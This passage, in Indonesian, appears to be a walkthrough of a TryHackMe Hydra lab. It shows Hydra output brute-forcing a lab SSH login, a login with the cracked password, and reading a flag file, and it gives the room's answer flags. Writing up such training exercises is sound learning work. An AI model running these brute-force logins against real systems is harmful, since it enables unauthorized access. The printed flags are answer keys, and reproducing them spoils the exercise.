


Apabila berhasil akan menampilkan tampilan seperti berikut:



15) Perhatikan gambar diatas, dan terlihat pada bagian yang menampilkan bahwa layanan (protocol) SSH dengan host IP Address 10.10.142.34 menunjukkan bahwa agar bisa berhasil login pada situs web tersebut maka harus memasukkan username “molly” dan password “butterfly”.


16) Masukkan sintaks untuk masuk ke protocol ssh dengan memasukkan username ssh dan IP Address yang digunakan untuk mencoba masuk ke ssh. Kemudian masukkan password butterfly, dan apabila berhasil akan menampilkan seperti berikut:



```
molly@10-10-142-34: ~  
File Edit View Search Terminal Help  
344398), -3586100 tries per task  
[DATA] attacking ssh://10.10.142.34:22/  
[22][ssh] host: 10.10.142.34 login: molly password: butterfly  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-03 02:51:57  
root@10-10-13-116:~# ssh molly@10.10.142.34  
The authenticity of host '10.10.142.34 (10.10.142.34)' can't be established.  
ECDSA key fingerprint is SHA256:fd50c6vWITj1l80QJ70qixjMSUCjvyEg2REq3esYCVc.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.142.34' (ECDSA) to the list of known hosts.  
molly@10.10.142.34's password:  
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)  
  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
  
65 packages can be updated.  
32 updates are security updates.  
  
Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98  
molly@10-10-142-34:~$
```


17) Dan terlihat bahwa akan beralih root dari IP Address kita ke IP Address molly.

18) Masukkan perintah “ls” untuk menampilkan daftar file. Dan setelah di enter menampilkan didalamnya terdapat file flag2.txt. Untuk mengakses dan melihat isi konten didalam file tersebut, gunakan perintah “cat filename”, maka akan muncul seperti berikut:



```
Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98  
molly@10-10-142-34:~$ ls  
flag2.txt  
molly@10-10-142-34:~$ cat flag2.txt  
THM{c8eeb0468febbadea859baeb33b2541b}  
molly@10-10-142-34:~$
```

19) Hasil isi konten tersebut telah menjawab soal no 2, lakukan copy dan tempelkan pada kotak jawaban no 2 serta submit.



Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468febbadea859baeb33b2541b}

Loading...

Room completed (100%)

Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}


Correct Answer Hint

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468febbadea859baeb33b2541b}

Correct Answer

20) Setelah semuanya telah dilakukan maka progress menjadi 100%



21) Selesai.